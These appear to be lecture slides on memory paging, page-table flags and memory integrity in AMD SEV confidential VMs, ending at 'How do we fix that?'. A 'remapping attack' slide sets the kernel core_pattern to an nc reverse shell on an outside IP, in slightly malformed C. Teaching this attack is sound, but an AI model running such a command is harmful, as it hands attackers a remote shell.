

ISL Module 2: Ex 1

Memory Paging & Integrity

Chris Wech

22. October, 2026

Outline

1. Repetition: Paged Memory
2. Integrity in TEEs
3. Bibliography

Why

Problems with direct mapped memory


- What if two processes want to use the same address?
  - non-pie code
- What if we want to “promise” more ram (swapping)?

- **What if processes don’t trust each other?**

Why

Pages & Frames,

- Lets divide our memory in fixed size chunks[1]
  Use **4 KiB pages**: $4096 = 2^{12}$ bytes per page.



> VA `0x4123` → virtual page `0x4`, offset `0x123`
> Map that page to frame `0x9A` → PA `0x9A123`.


[1] I know


Linux Page “Table”

```
/*
 * These are used to make use of C
 * type-checking..
 */
typedef unsigned long pteval_t;
typedef unsigned long pmdval_t;
typedef unsigned long pudval_t;
typedef unsigned long p4dval_t;
typedef unsigned long pgdval_t;

#define _PAGE_BIT_PRESENT   0
#define _PAGE_BIT_RW        1
#define _PAGE_BIT_USER      2

#define _PAGE_BIT_NX        63
```






[1] adapted from linux/Documentation/mm/page_tables.rst [1]

Linux Page “Table”

A three-level page-table walk

Simplified example: 3 × 8-bit indices + 12-bit offset = 36-bit virtual address.



Linux Page “Table”

Walk one address by hand

3 levels; pointer size 8 bytes; `cr3` root base = `0x1000`.

> VA `0x30a05123` → `03 0a 05 123`
> $i_3 = 3 \quad i_2 = 10 \quad i_1 = 5 \quad d =$ `0x123`

Entry	Entry’s physical address	Entry Value
L1[3]	`0x1000 + 3 × 8 = 0x1018`	`0x2000`
L2[10]	`0x2000 + 10 × 8 = 0x2050`	`0x3000`
L3[5]	`0x3000 + 5 × 8 = 0x3028`	`0x9A007`

Final physical address: `0x9A000 + 0x123 = 0x9A123`.

Flags: `P | R/W | U | !NX` -> Page is present, read-write from userspace and not `nx`

Linux Page “Table”

Inside an x86-64 page-table entry

Leaf PTE for a 4 KiB page — selected fields of a 64-bit entry:

63	62:M	$M-1$:12	11:3	2	1	0
NX	…	**Physical frame address**	…	**U/S**	**R/W**	**P**

Supervisor `U/S = 0`: supervisor only; `U/S = 1`: user access may be allowed.

Execute `NX = 1`: no instruction fetches; `NX = 0`: execution may be allowed.

Write `R/W = 0`: read-only; `R/W = 1`: writes may be allowed.

Present `P = 0`: accessing this mapping causes a page fault.

Linux Page “Table”

Check your understanding: which access succeeds?

Ordinary **user-mode** accesses. All entries present; upper levels allow access.
NX is enabled; ignore additional protection mechanisms.

Page	U/S	R/W	NX	Try this access
Program code	1	0	0	Read? Write? Execute?
Stack / heap	1	1	1	Read? Write? Execute?
Kernel data	0	1	1	Read from user mode?


Code: read ✓ · write × · execute ✓
Stack / heap: read ✓ · write ✓ · execute ×
Kernel data: user-mode read ×

W^X policy: avoid pages that are both writable and executable.

Translation Lookaside Buffer

Page table walk is expensive

The **translation lookaside buffer (TLB)** caches mappings and access rights.



Paging – Other Benefits

- Processes can “share”
  - Especially multiple processes of the same executable (e.g. browser tabs)
  - RO pages quite easy
  - Also read/write pages (using COW)
- Huge memory space
  - still efficient due to sparsity
- Swapping
  - Page need not be present (page fault)
  - All frames have the same[1] size → any “empty” slot can fit any paged out frame

[1] again, I know

Outline


1. Repetition: Paged Memory

2. Integrity in TEEs

3. Bibliography


What happens if we don’t have it?

Case study: AMD SEV(-ES)



What happens if we don’t have it?

AMD SEV(-ES) Memory view





From the Hypervisor

→ CVM memory is encrypted

What happens if we don’t have it?

SEV Memory Encryption







What happens if we don’t have it?

Modifying Ciphertext

- So any modifcation should result in bogus data?




Interlude: SLAT



What happens if we don't have it?

Remapping attack

```
// linux/fs/coredump.c
#define CORENAME_MAX_SIZE = 128
static char core_pattern[CORENAME_MAX_SIZE] =
    "nc 193.33.93.127 8081 -e /bin/sh";
```



1

[1] Loosly based on [2]

How do we fix that?

